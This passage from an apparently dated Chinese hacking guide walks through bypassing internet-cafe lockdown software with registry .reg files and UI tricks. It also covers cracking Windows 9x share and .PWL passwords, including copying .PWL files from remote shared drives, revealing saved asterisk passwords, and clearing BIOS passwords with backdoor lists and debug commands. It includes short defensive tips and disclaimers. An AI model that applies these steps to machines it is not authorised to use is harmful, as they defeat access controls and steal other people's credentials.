


图 2-2-39 设置服务失败的计算机反应为不操作



在 Windows XP 系统下，如果出现如图 2-2-38 所示的重新启动计算机的提示时可以立即运行“shutdown -a”来取消它，这样可以防止系统重新启动。

安装微软提供的 RPC 补丁。

用户需要根据自己所用的操作系统下载微软针对 RPC 漏洞提供的补丁。

Windows 2000 简体中文版：

<http://download.microsoft.com/download/2/8/1/281c0df6-772b-42b0-9125-6858b759e977/Windows2000-KB823980-x86-CHS.exe>

Windows XP 简体中文版：

<http://download.microsoft.com/download/a/a/5/aa56d061-3a38-44af-8d48-85e42de9d2c0/WindowsXP->

KB823980-x86-CHS.exe

Windows 2000 英文版：

[http://download.microsoft.com/download/0/1/f/01fdd40f-efc5-433d-8ad2-b4b9d42049d5/Windows2000-](http://download.microsoft.com/download/0/1/f/01fdd40f-efc5-433d-8ad2-b4b9d42049d5/Windows2000-KB823980-x86-ENU.exe)

KB823980-x86-ENU.exe

Windows XP 英文版：

[http://download.microsoft.com/download/9/8/b/98bcfad8-afbc-458f-aaee-b7a52a983f01/WindowsXP-](http://download.microsoft.com/download/9/8/b/98bcfad8-afbc-458f-aaee-b7a52a983f01/WindowsXP-KB823980-x86-ENU.exe)

KB823980-x86-ENU.exe

#### 提示

需要先打上 Windows SP2 以上的补丁才能正常安装 RPC 补丁。

## 2.2.7 突破网吧封锁线

由于网吧上网人群比较复杂，为了便于管理，许多网吧管理员都给电脑装上了各种网吧管理软件，对用户的使用权限进行了限制，以防止系统被破坏。

### 1. 现实情况分析

网吧管理软件有很多，如“美萍安全卫士”、“还原精灵”、“网吧管理专家”等管理软件，功能大体都差不多，网吧一般都通过以下几种方式实现对系统的保护：

开机后自动启动管理软件，用一个虚拟界面代替 Windows 操作界面；

不许使用硬盘；

不许下载；

不许运行程序；

不许使用右键；

禁止使用注册表编辑器；

禁止使用 IE 的 Internet 选项；

只能运行网吧管理软件所指定的应用程序；

禁止在硬盘上安装程序；

禁止在 IE 的地址栏内输入 C 或 D 来访问系统；

禁止显示属性的调整。

通过以上设置，这台上网的计算机应该具有了比较高的安全性。但实际情况真是这样吗？

### 2. 寻找漏洞

下面我们来看看如何一步步突破网吧的重重封锁线。

破解注册表封锁

由于网吧管理软件在许多功能上的禁止使用（包括禁止使用注册表编辑器）都是通过对注册表的修改来达到目的的，因此只要将注册表修改回来，就能取消网管的限制。

打开记事本，输入：

REGEDIT4

（空一行）

HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System

"DisableRegistryTool"=dword:00000000

然后保存为“.reg”文件或保存为“.txt”文件后将扩展名改为“.reg”，再双击执行该文件，即可解除注册表封锁。

## 提示

这里是针对 Windows 98 注册表,“REGEDIT4”一定要大写,并且“REGEDIT4”中的“T”和“4”之间一定不能有空格,后面还要空一行。如果网吧机器是 Windows 2000 或 Windows XP 系统,需将“REGEDIT4”写为“Windows Registry Editor Version 5.00”。

### 破解硬盘封锁

在网吧上网,最痛苦的事情莫过于不能使用硬盘了,其实要突破硬盘封锁限制也不是什么难事,通过 IE 浏览器和 QQ 软件就能巧妙地绕过管理软件的控制,从而达到使用硬盘的目的。

第一种方法:在 IE 浏览器的地址栏中直接输入“C:”后按“回车”键可以察看硬盘中的资源,这是一种较古老的方法,可能现在有些高版本的网吧管理软件已经禁止了这项功能。

第二种方法:在 IE 窗口中点击菜单栏“查看|浏览器栏|文件夹”,这时,主窗口左侧出现资源管理器的窗口,内有“我的电脑”树形目录结构,如图 2-2-40 所示。这时你可以根据自己的需要一层层地展开。

第三种方法:点击 IE 菜单栏“文件|另存为”,在弹出的对话框中用右键点击任一文件夹,选择菜单中的“资源管理器”,这样硬盘内容也就显示出来了。



图 2-2-40 从 IE 里进入我的电脑树形目录

## 提示

注意这里是点击任意一个“文件夹”,而不是任意一个“文件”。

第四种方法:打开 QQ,随便选择一个好友,点传送文件,就会出现一个文件选择小窗口,这个小窗口就是一个“微型资源管理器”。

第五种方法:进入自己的免费邮箱(以 Web 方式收发信),选“写邮件”,再点击“附件”|“浏览”按钮,如图 2-2-41 所示,这样也可以浏览所在机器的硬盘了。




图 2-2-41 在 Web 邮箱里点击浏览按钮进入硬盘

第六种方法:用“Win 开始 + D”组合键刷新桌面,在网吧管理软件下的桌面实际是网吧管理软件指定的一个目录,而原桌面则被隐藏了,刷新是对原桌面的刷新,只要不切换其他窗口,“我的电脑”等图标将会一直存在于桌面之上。打开“我的电脑”,然后再点工具栏的“向上”按钮,就可以把桌面以窗口的形式打开了(因为硬盘是被屏蔽掉的,当打开我的电脑时将什么都看不见),此时你可以新建一个如下的文本文档:

REGEDIT4

( 空一行 )

HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Explorer

"NoDrives"=dword:00000000

另存为随便一个 REG 文件就可以了，之后导入（双击）这个文件，等再次开机打开我的电脑时就会看见 C 盘、D 盘了。

#### 提示

这里是针对 Windows 98 注册表，“REGEDIT4”一定要大写，并且“REGEDIT4”中的“T”和“4”之间一定不能有空格，后面还要空一行。如果网吧机器是 Windows 2000 或 Windows XP 系统，需将“REGEDIT4”写为“Windows Registry Editor Version 5.00”。

第七种方法：单击一个没有关联过的文件，会弹出文件打开方式，单击“其他”按钮，这时会弹出打开方式的对话框，在文件名里输入 C:\，同样可以进入系统盘。



这里的关键就是如何访问到本地硬盘，一旦进入了本地硬盘，对一个熟悉 Windows 系统的用户来说，一台完整的电脑就在面前了。

第八种方法：打开聊天工具 QQ，然后点击面板上的“TE 浏览器”图标启动 TE 浏览器，一般网管软件所做的设置只对 IE 管用，但是对其它浏览器一点用都没有。只需在 TE 浏览器的地址栏中输入“C：”，硬盘的内容便显示出来了。



这种方法很管用，因为很多网管都忽略了其它的浏览器也一样可以访问硬盘。

另外还可以通过 Winrar“文件”菜单中的“更改驱动器”进入硬盘，也可以双击一个没有关联过的文件，在弹出的文件打开方式对话框选择“其它”按钮，然后在文件名中输入 C:\ 进入硬盘。

#### 破解下载封锁

第一种方法：在前面我们已经能够访问硬盘了，通过“C:\Windows\Start menu”中的快捷方式，可以自由使用系统的“开始”菜单启动下载程序，或者直接进入下载软件目录启动下载程序，这样就可以突破 IE 的下载限制。

第二种方法：当能访问硬盘以后，只需要找到“Windows\System”目录下将名为“Inetctl.cpp”的文件扩展名改为“.cpl”，这样，就可以运行 IE 浏览器里的 Internet 选项了。然后只点击“工具”|“Internet 选项”|“安全”|“自定义级别”，在“安全设置”的“下载”栏，将“文件下载”设为“启用”，如图 2-2-42 所示。然后在需要下载的链接上单击鼠标右键，选择“目标另存为”保存即可下载。




图 2-2-42 在安全设置里启用文件下载功能

### 破解显示属性封锁

能够进入硬盘后，接着进入到 C:\WINDOWS\SYSTEM 目录下，找到“显示桌面.scf”这个文件并运行，这时就会回到原来 Windows 的桌面，单击鼠标右键并选择“属性”进入到“显示属性”对话框，在这里就可以很轻松地修改显示器的分辨率及刷新率了，如图 2-2-43 所示。




图 2-2-43 修改显示属性



顺便说一下，由于网吧管理软件的原因，更改显示器时鼠标会停在某个位置不能移动。不过没关系，可以通过 TAB 键来执行正常的操作，最后调整完成后，鼠标就会恢复正常状态了。

### 提示

如果是 Windows 2000 或是 Windows XP 系统则到 C:\Documents and Settings\Administrator\Application Data\Microsoft\Internet Explorer\Quick Launch 文件夹下面去找相应的显示桌面.scf 文件。

### 破解程序运行封锁

用惯电脑的人都知道，在开始菜单里面有一个很重要的程序，那就是运行程序，有了这个程序我们可以运行我们想用的其它程序进一步实现电脑的操作。但是在网吧上网的时候，这个“运行”菜单已经被网吧管理软件隐藏了，怎么办？

很简单，先打开一个记事本，输入：

REGEDIT4

(空一行)

HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer

NoRun =dword:00000000

然后保存为“.reg”文件或保存为“.txt”文件后将扩展名改为“.reg”，再执行该文件即可破解程序运行封锁。

### 提示

这里是针对 Windows 98 注册表，“REGEDIT4”一定要大写，并且“REGEDIT4”中的“T”和“4”之间一定不能有空格，后面还要空一行。(如果网吧机器是 Windows 2000 或 Windows XP 系统，需将“REGEDIT4”写为“Windows Registry Editor Version 5.00”)。

## 破解鼠标右键封锁

网页上有那么多漂亮的图片或者自己想要的资料，可兴冲冲地点击鼠标右键想把它保存下来，却发现右键根本不能用，这时你可以采用下面的方法来解决。

在需要操作的文件或快捷图标上先点住右键不放，再点下左键，然后松开左键，最后松开右键，这时熟悉的右键菜单便呈现在眼前了。另外，还可以用鼠标左键单击选中文件，同时按住“Shift+F10”键，即可显示出鼠标的右键菜单。



如果这些方法还不行，可以试试直接保存网页的方法。

## 破解不能安装程序

有时在网吧上网也会遇到一些惊喜，如朋友从远方给你发来一些娱乐性的小程序，下载安装后，却要求重新启动电脑，但当你重新启动电脑的时候，却发现你的程序没有了，这是网吧安装了《还原精灵》之类的硬盘还原程序，怎么办？

安装完程序后，选择稍后重启，然后选择“开始”|“关闭系统”，选中“重新启动计算机”，然后按住“Shift”键不放开，同时用鼠标点“是”，这样系统将不进行初始化自检，并跳过系统引导区，就可以跳过硬盘还原程序的干扰，当然也就可以看到程序运行的效果了。

## 关闭网吧管理软件

我们知道，管理程序是在Windows启动的同时加载的，如果将这个程序“停止”的话，我们就可以不再受它的“限制”了。

第一种方法：进入硬盘后，找到C:\Program Files\Common Files\Microsoft Shared\MSINFO目录下的msinfo32.exe文件双击运行，这是Windows下的系统信息程序，选择运行工具菜单里的“系统配置实用程序”，选择其中的“启动/Startup”选项卡，就会在程序列表中看到被自动加载的程序，如图2-2-44所示。

在这里你可以根据需要修改系统的启动文件和配置文件，也可以禁止某些启动程序的运行，如取消网吧管理软件的运行（去掉程序前面的钩），点击“确定”之后，会弹出窗口询问是否重启，选择“是”重启以后，就可以毫无限制地使用电脑了。



图2-2-44 系统配置实用程序中的启动列表显示

## 提示

这种方法适用于Windows 98 和Windows XP 系统，对于Windows 2000 系统则需要在网上下载一个用Windows XP 剥离出来的可以在Windows 2000 下使用的系统配置程序。

第二种方法：进入硬盘后，找到网吧管理软件的目录，运行uninstall.exe，可以删除网吧管理软件的大部分文件，在下次机器重启后，此软件将被删除。

如果网吧管理软件屏蔽了直接运行文件功能，可以单击鼠标左键，选中找到的反安装文件，按键盘上的CTRL+C 组合键，复制该文件，再进入“C:\WINDOWS\Start Menu\Programs\启动”文件夹，按CTRL+V 粘贴反安装文件。重新启动机器，系统会自动执行反安装文件，网吧管理软件同样被删除了。



第三种方法：从网上下载 Windows 修改工具之类的软件安装硬盘并运行，运行之后你可以根据自己的需要进行修改了。

破解 QQ 聊天记录的封锁

在网吧上网，机器不可能固定，聊天记录只能保存在机器上，下一个人来上网，很有可能偷窥到你的聊天记录，所以我们在离开时必须清除聊天记录。

第一种方法：前面我们已经知道进入硬盘的方法，这时找到 QQ 软件的安装目录，如 C:\Program Files\Oicq\ 你的号码(也可能是 C:\Program Files\Tencent\QQ\ 你的号码)，将你的号码目录全部删除，这样别人也就不能查看到你的聊天记录了。

第二种方法：前一种方法虽然可以删除聊天记录，但是当你下一次到另一台机器上网时，你的所有 QQ 个人信息、好友分组、聊天记录、系统设置、聊天室设置等全都没有，当好友很多时，相互之间可能还会混淆，分不清谁是谁了。其实你可以采用一款叫爱 Q 精灵的小软件，它只有一个 EXE 文件，很方便在网吧使用，因为很多网吧管理软件会自动删掉你保存下来的文件，下载时可以选择“直接运行”，如图 2-2-45 所示。



图 2-2-45 爱 Q 精灵运行界面

爱 Q 精灵是一款 QQ 记录网络备份器，可以让用户将 QQ 的个人信息、个人设置、好友分组、聊天记录等数据上传到用户的邮箱中，并可以从邮箱中将上传的数据重新下载下来。用户注册完成，设置好 QQ 所在的目录路径、邮箱地址 / 密码，以及需要上传和下载数据的种类等信息后，爱 Q 精灵就会自动工作，备份完成，它还会询问你是否删除本地计算机的记录。点击“是”，即可删除聊天记录。

当然你也可以采用 E 名片中的 QQ 随身行功能，在自己的 e 名片中保存 QQ 个人信息、好友分组、聊天记录、系统设置、聊天室设置等；备份完成并且可以自动清除电脑上的 QQ 聊天记录，同样达到保密的目的。

没有软驱怎么办

在网吧上网，机器往往没有配软驱，我们可以采用发邮件的方式，但是邮件能支持的附件最大也不过十几 M，如果你的附件很大时，可以采用网络硬盘，如 21 世纪驱动网络硬盘，它最大可以支持 200M，你可以随时随地存储和管理你的个人文件，并且还可与“世纪驱动”网内部的所有会员实现文件的共享。

如果你觉得这些方法对于你来说有些复杂，可以进入以下一些网站进行在线破解：

网吧杀手：<http://bbs4.xilubbs.com/cgi-bin/bbs/cover?forum=ok238>

在线一方网吧实验室：<http://chaille.8u8.com/wb/wb.htm>

在线破解：<http://chaille.8u8.com/pj/zxpj.htm>

当然，除了这几个网站，还有许多，有兴趣的朋友可以到网上去搜一搜，不过要提醒一句，知道了这些破解方法，千万不要用来干坏事。

3 . 漏洞解决方法

其实，上面所述的一些漏洞我们可以从系统本身禁止，如：

禁止其它类的浏览器（如腾讯的浏览器）在地址栏输入 C：进入系统盘进行修改。

禁止系统内部显示隐藏文件，这样可防止修改和删除开机文件、系统文件。

系统内部禁止 REG 文件的导入。

禁止各类压缩软件从地址栏输入 C：进入系统盘进行修改。因为很多的网吧电脑都安装了 WinZip 等压缩工具软件。

禁止网上下载的 EXE 文件直接运行，这是最大的隐患。

上面这些工作都是尽量想办法禁止用户进入系统盘修改文件，经过了耐心细致的设置，再加上以前管理软件的安全设置，网吧的电脑应该可以说是很安全了。

## 2.3 Windows 密码破解

一般有两种通用的做法：一是从存放许多常用密码的数据库中，逐一取出密码尝试；另一种做法是设法偷走系统的密码文件，如 E-mail 欺骗，然后用专门的工具软件破解这些经过加密的密码。



下面我们来看看黑客是如何获取自己想要的密码的。

### 2.3.1 破解 Windows 9x 的共享密码

当用扫描器工具扫描到设置了共享的主机后，如果再打开该共享驱动器或目录，系统提示需要用密码来访问，这时可以使用一些软件来破解它。

PQwak 就是这么一款软件，它是一款绿色软件，无需安装，大小只有 10K，但破解（或绕过）“网上邻居”中共享目录密码的速度却很快，如图 2-3-1 所示。



图 2-3-1 使用 PQwak 破解密码

使用方法：将“IP”和“Share（共享文件名）”分别填入对应的文字框中，然后点击“Crack”按钮开始破解，很快密码便会显示出来。

除了 PQwak 这个经典工具以外，还可以使用另外一种网上邻居共享密码破解器（Netpass）对共享密码进行破解，这个工具的破解速度同样非常迅速，如图 2-3-2 所示。



图 2-3-2 NetPass 的运行主界面



这里需要输入对方主机名、共享文件夹名，如果不知道主机名，可以利用某些共享扫描工具提供的从 IP 地址转换为主机名的功能，如图 2-3-3 所示的网络刺客 软件提供的“IP 主机名”相互转换工具。




图 2-3-3 网络刺客 提供的转换工具

## 2.3.2 如何对 Windows 9x 的 \*.PWL 文件实施攻击



在传授下面这些技巧之前，笔者首先声明：尽管下面的这些技巧很灵，并且这些技巧笔者一般情况下是秘不示人的，现在拿出来与大家分享，但切记：千万不要用来干坏事！

下面我们首先来看看 \*.pwl 文件（其中 \* 表示某位用户名）中通常可能包含些什么样的数据。

登录 Windows 的用户名和密码。

使用电话拨号（Dial-up）上网的用户名和密码。

进入某些网站的用户名和密码，如购物网站、金融机构、Web 信箱……等。

进入网上邻居的用户名和密码

### 1. 本地解除系统密码

在登录界面直接点击“取消”按钮进入 Windows 9X 系统，系统随后启动的部分需要密码才能进行的服务将无法正常使用。其实，破解这个“初级的”安全保密问题的方法实在是太多了。

下面就介绍一种常用的删除密码的方法：

首先删除 Windows 目录下的“\*.Pwl”密码文件及“C:\Windows\Profiles\Profiles”子目录下的所有个人信息文件；

然后重新启动 Windows 9X 系统，系统会弹出一个不包含任何用户名的密码设置框，无需输入任何内容，直接单击“确定”按钮，Windows 98 密码即可被解除。

另外还可在本地电脑运行 007WASP 软件获取 \*.pwl 中的密码，如图 2-3-4 所示。






图 2-3-4 007WASP 的运行主界面

007WASP 程序会自动识别当前登录用户和密码文件，然后只需点击 “Analyze Password File” 按钮，即可将 Windows 操作系统密码清单 (\*.PWL) 内的各项程序使用者名称和密码显示于界面上。


 提示

007WASP 程序必须要在本地电脑中运行才可以得到对方密码。


 007 Write All Stored Passwords (WASP)是可以将 Windows 操作系统密码清单 (\*.PWL)中的密码显示出来的软件。

2. 本地系统密码远程破解

要远程获取 Windows9x 的密码文件，必须要进到目标机器的 C 盘，才有办法进入到 Windows 目录下获取 \*.pwl 文件，所以我们需要先用扫描工具扫描出设置了 C 盘共享的机器。

 我们在前面的 2.2.1 节中已经讲述了使用 Shed 扫描出设置了共享机器的方法，类似的工具很多，如 NetBrute Scanner 就是一个很不错的扫描工具。

NetBrute Scanner 可以自动将运行 Windows、且将磁盘共享出来的电脑自动显示出来，如图 2-3-5 所示。

 提示

注意，这里必须是对方电脑将 C 盘设置为共享，即便有密码还可以使用第 2.3.1 节介绍的方法进行破解，但是如果对方根本就没有共享 C 盘，就不能远程获取 \*.pwl 文件，当然就更谈不上破解了。

在利用黑客工具软件进入目标电脑的 C 盘后，将目标电脑中的所有 “\*.Pwl” 文件复制到自己的电脑，就可以使用专用的工具进行破解了。

这里以很著名的 Pwlttools 工具为例来详细讲解如何使用工具破解 Windows 9x 密码，其运行主界面如图 2-3-6 所示。




图 2-3-5 NetBrute Scanner 的运行主界面




图 2-3-6 Pwlttools 的运行主界面

如果在 Windows 9x 机器上运行 Pwlttools, 在主界面的右侧 “cached passwords” 文本框里就可看到当前登录用户的其他密码, 包括拨号上网密码、WEB 邮箱密码, 进入网上邻居的密码。

如果想要查看其它用户除登录密码以外的密码, 则可以保持 “PWL file” 一栏为空, 输入该用户名及密码, 然后点击 “CheckPassword” 按钮即可。

前面两项可以作为本地破解 PWL 中的密码。下面才是真正的对获取的 PWL 文件进行破解。

对于从另外一台机器获取过来的 PWL 文件, 如果知道登录密码, 则可以点击 “Browse” 按钮选择 PWL 文件后调整用户名, 以适应已知的登录密码, 最后点击 “CheckPassword” 按钮即可破解出登录密码以外的一些密码。

如果什么都不知道, 只是获得一个 PWL 文件, 这种情况最多, 这时要用到 Pwlttools 的功能。点击 “Browse” 按钮选择获得的 PWL 文件后, 不断调整用户名, 然后采用字典破解或暴力破解, 点击 “SearchPassword” 按钮即可开始进行破解。

#### 提示

Pwlttools 是黑客最喜欢使用的破解 PWL 文件中所包含密码的工具, 只是网上不容易找到免费版本, 一般是 Demo 版本, 最多只能跑 4 位数的密码。

### 2.3.3 查看 OE 中保存的密码

大家都知道, OE 有记忆用户邮箱密码的功能, 有些用户喜欢利用这一功能方便下次收信, 从而免去每次收邮件时都需手工输入密码的繁琐。如果只有一个邮箱还好, 如果有多个邮箱, 保存密码后确实能省去不少麻烦, 但恰恰是这一点, 给了黑客们机会。

保存的密码一般以 “\*” 号的方式显示在密码框里, 黑客可以利用一些看 “\*” 软件来查看, 除了我们在 1.2.2 节中所讲的 SnadBoy's Revelation 可以查看 “\*” 号后面的密码外, 还可以使用其它一些专门看 “\*” 的软件, 如水晶情缘工作室制作的星号密码查看器, 如图 2-3-7 所示。




图 2-3-7 用星号密码查看器查看 OE 中保存的密码

运行了密码查看器后, 它便会浮于桌面上, 光标移到哪个地方, 在它下面的框里便会显示相应区域的内容,

当光标移动到密码的“\*\*\*\*\*”处便会将“\*\*\*\*\*”的真实字符显示出来。



水晶情缘的密码查看器可以说是世界上最小巧的星号密码查看器了，自身程序大小还不到6K，可以查看Windows中以“\*\*\*\*\*”显示的密码窗口中的实际内容，支持Windows 95/98/ME/NT/2000/XP/2003各种操作系统，是黑客常备工具之一。

### 2.3.4 破解 BIOS 密码

这时需要以下一些办法来清除BIOS密码：

#### (1) 万能密码法

对AwardBIOS，可以试试下面的“万能”密码：

AWARD\_SW, j262, HLT, SER, SKY\_FOX, BIOSTAR, ALFAROME, lkwpeter, j256, AWARD?SW, LKWPETER, Syxz, aLLy, 589589, 589721, awkward, wantgirl, dirrid, eBBB, h996, wnatgirl, CONCAT等

对AMIBIOS，试试下面的“万能”密码：

AMI, BIOS, PASSWORD, HEWITTRAND, AMI?SW, AMI\_SW, LKWPETER, A.M.I.等。

#### 提示

这种方法适合于较老的机型。如果在CMOS设置中的Security Option选项设置是always，那么，这种方法是除了开箱跳线之外唯一的办法了。

#### (2) Debug大法

如果在CMOS设置中的Security Option选项设置是“setup”(进入CMOS设置时才需要密码，我们想要进入CMOS更改某些设置)，可以用软盘启动进入系统，然后加以破解。运行debug，然后键入：(注意，针对不同版本，不同厂商的BIOS，有不同的清除方法)

```
-o70 21
-o71 20
-quit
-o 70 2E
  -o 71 0
  -quit
-o 70 16
  -o 71 16
-quit
-o 70 FF
  -o 71 17
  -quit
-o 70 10
  -o 71 0
  -quit
```

修改完成以后，重新启动计算机，不用输入密码就可直接进入CMOS进行修改了。(有的重新启动时提示CMOS校验错误，按Del键进入CMOS SETUP中发现所有的参数全变成了默认值，重新设好参数后，存盘退出即可)

#### 提示

此法对大多数主板都适用，简单有效。

### (3) 使用 NU 的 RESCUE 工具软件

可找一台主板相同（当然同样型号的机器也行，BIOS 版本和型号当然也就是一样）但未设口令的机器，然后利用 NU 软件包中的系统备份程序 RESCUE 生成一个该 CMOS 的备份，再用此备份恢复设了口令的 CMOS，即可轻松解开该机的 SETUP 口令。启动电脑，即可进入 CMOS 随意设置了。

#### 提示

PCTOOLS 9.0 的组件工具 BOOTSAFE 也有同样功能，我们可以找一台同类型的机器，将 CMOS 信息和引导区信息备份到空白软盘上，再恢复到欲破 CMOS 密码的计算机。

### (4) 使用 FlashBios 软件

如果当前已经进入对方的电脑，则可以直接进入 DOS 命令行状态（Windows 9x 选择“开始 | 运行”，在运行框里输入“command”进入；若是 Windows 2000 则输入“cmd”进入）。然后根据操作系统的版本，执行相应的命令。

命令用法：Flashbios [kind];[kind]可以为 98/2000/xp/2003，如图 2-3-8 所示为清除 Windows 2000 操作系统的 BIOS 密码。

```
D:\tool>flashbios
